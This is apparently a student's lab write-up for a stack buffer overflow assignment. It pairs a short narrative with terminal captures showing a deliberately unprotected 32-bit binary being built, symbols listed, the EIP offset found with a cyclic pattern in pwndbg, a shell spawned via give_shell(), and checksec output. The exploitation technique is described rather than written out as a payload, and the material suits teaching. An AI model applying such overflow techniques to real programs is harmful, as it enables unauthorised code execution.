


StackOverflow bash.  
Saif Ezzat.

In this assignment I struggled very much with the mac arm arch, I borrowed a friend's windows and I was able to finish the assignment. I learned a lot of new tools like gdb-peda and gdb-pwndbg. I prefer pwndbg as it is a little more user friendly. I used cyclic to create a pattern then used this pattern as an input to see what's in the eip. Once I was able to pull find the sequence, I found the offset. I entered a padding of no operation slide '\x90' and followed by an address for the giveshell function which promoted shell.



```
(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
# ls
assignment6  authenticator.bat  auth_hach.txt  SS-saezzatsayed
authenticator authenticator.cmd  Screenshots

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/assignment6]
# cd assignment6

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/assignment6]
# ls
a.out  stack  'StackOverflowHW (1).cpp'

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/assignment6/stack]
# cd stack

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# ls
Makefile  stack6  StackOverflowHW.cpp

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# file stack6
stack6: setuid ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=eff1d3487
01135fb2de2e7b60560692bcb9f3a95, for GNU/Linux 3.2.0, not stripped

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
#
```

```
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# file stack6
stack6: setuid ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=eff1d3487
01135fb2de2e7b60560692bcb9f3a95, for GNU/Linux 3.2.0, not stripped

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# nano Makefile

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# make
g++ -m32 -Wall -Werror -pedantic -no-pie -z execstack -fno-stack-protector -
o stack6-1 StackOverflowHW.cpp

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# ls
Makefile  stack6  stack6-1  StackOverflowHW.cpp

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
# file stack6-1
stack6-1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=3adf57658fc32812a2
0f988cdf7d83095576711c, for GNU/Linux 3.2.0, not stripped

(root@kali)-[/home/.../Desktop/security/assignment6/stack]
#
```


```
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

0x080491e0 1 6 entry.init0
0x080493d0 4 89 sym.__static_initialization_and_destruction_0_i
nt_int_
0x08049120 1 4 sym.__x86.get_pc_thunk.bx
0x080490c0 1 6 fcn.080490c0
0x08049040 1 6 sym.imp.__cxa_atexit
0x08049429 1 36 sym._GLOBAL__sub_I_Z10give_shellv
0x0804944d 1 4 sym.__x86.get_pc_thunk.ax
0x08049211 14 143 sym.mgets_char_
0x08049389 1 71 main
0x080492a0 1 233 sym.bad_
0x080490b0 1 6 sym.imp.printf
0x08049080 1 6 sym.imp.std::basic_ostream_char__std::char_trai
ts_char__std::operator__std::char_traits_char__std::basic_ostream_char
__std::char_traits_char__char_const_
0x08049070 1 6 sym.imp.fflush
0x08049030 1 6 sym.imp.strlen
0x080490a0 1 6 sym.imp.std::ostream::operator__unsigned_int_
0x08049090 1 6 sym.imp.std::ostream::operator__std::ostream_
__std::ostream_
0x08049454 1 20 sym._fini
0x08049110 1 1 sym._dl_relocate_static_pie
0x08049000 3 32 sym._init
0x080491e6 1 43 sym.give_shell_
0x080490d0 1 6 sym.imp.system
0x08049060 1 6 sym.imp.getchar
[0x080490e0]>
```

```
root@kali: /usr/bin
File Actions Edit View Help
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help
0x08049080 std::basic_ostream<char, std::char_traits<char> >& std::operator<
< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >
&, char const*)@plt
0x08049090 std::basic_ostream<char, std::char_traits<char> >::operator<<(std
::basic_ostream<char, std::char_traits<char> >& (*) (std::basic_ostream<char,
std::char_traits<char> >&))@plt
0x080490a0 std::basic_ostream<char, std::char_traits<char> >::operator<<(uns
igned int)@plt
0x080490b0 printf@plt
0x080490c0 std::ios_base::Init::Init()@plt
0x080490d0 system@plt
0x080490e0 _start /usr/bin
0x08049110 _dl_relocate_static_pie
0x08049120 __x86.get_pc_thunk.bx /bin
0x08049130 deregister_tm_clones
0x08049170 register_tm_clones
0x080491b0 __do_global_ctors_aux /bin
0x080491e0 frame_dummy
0x080491e6 give_shell()
0x08049211 mgets(char*) /usr/bin
0x080492a0 bad() /usr/bin
0x08049389 main
0x080493d0 __static_initialization_and_destruction_0(int, int)
0x08049429 _GLOBAL__sub_I_Z10give_shellv
0x0804944d __x86.get_pc_thunk.ax
0x08049454 _fini
pwndbg>
```

```
root@kali: /usr/bin
File Actions Edit View Help
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help
0x64616164 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0xf7e23c40 (std::cout) -> 0xf7e20970 (vtable for std::basic_ostream<cha
r, std::char_traits<char> >+12) -> 0xf7d1b8c0 (std::basic_ostream<char, std::
char_traits<char> >::~~basic_ostream()) <- endbr32
*EBX 0x6461617a ('zaad')
*ECX 0xf7a1e9b8 (_IO_stdfile_1_lock) <- 0x0
*EDX 0xf7e20970 (vtable for std::basic_ostream<char, std::char_traits<char>
>+12) -> 0xf7d1b8c0 (std::basic_ostream<char, std::char_traits<char> >::~~basi
c_ostream()) <- endbr32
*EDI 0xf7ffcb80 (_rtld_global_ro) <- 0x0
*ESI 0x64616162 ('baad')
*EBP 0x64616163 ('caad') /usr/bin
*ESP 0xffffd360 <- 0x64616165 ('eaad')
*EIP 0x64616164 ('daad')
[ DISASM / i386 / set emulate on ]
Invalid address 0x64616164
0x64616164: /usr/bin
0x64616164: /usr/bin
0x64616164: /usr/bin
0x64616164: /usr/bin
```





```
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

[Inferior 2 (process 336413) detached]
process 336418 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 3 (process 336418) exited normally]
pwndbg> run
Starting program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
# ls
[Attaching after Thread 0x7ffff7dc8740 (LWP 337936) vfork to child process 338183]
[New inferior 4 (process 338183)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 337936 after child exec]
[Inferior 3 (process 337936) detached]
process 338183 is executing new program: /usr/bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
hacked Makefile stack6 StackOverflowHW.cpp
# [Inferior 4 (process 338183) exited normally]

[1]+ Stopped                  gdb-pwndbg

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
```

```
root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

root@kali: /home/saifezzat/Desktop/security/assignment6/stack
File Actions Edit View Help

--verbose
--format={cli, csv, xml, json}
--output={cli, csv, xml, json}
--extended

For more information, see:
http://github.com/slimm609/checksec.sh

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
# checksec --file={stack6} params
Error: The file '{stack6}' does not exist.

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
# ls
hacked Makefile stack6 StackOverflowHW.cpp

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
# checksec --file=stack6 params
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH
NPATCH Symbols      FORTIFY Fortified Fortifiable FILE
Partial RELRO No canary found NX disabled No PIE No RPATH No
RUNPATH 53 Symbols No 0 1 stack6

(root@kali)-[/home/saifezzat/Desktop/security/assignment6/stack]
```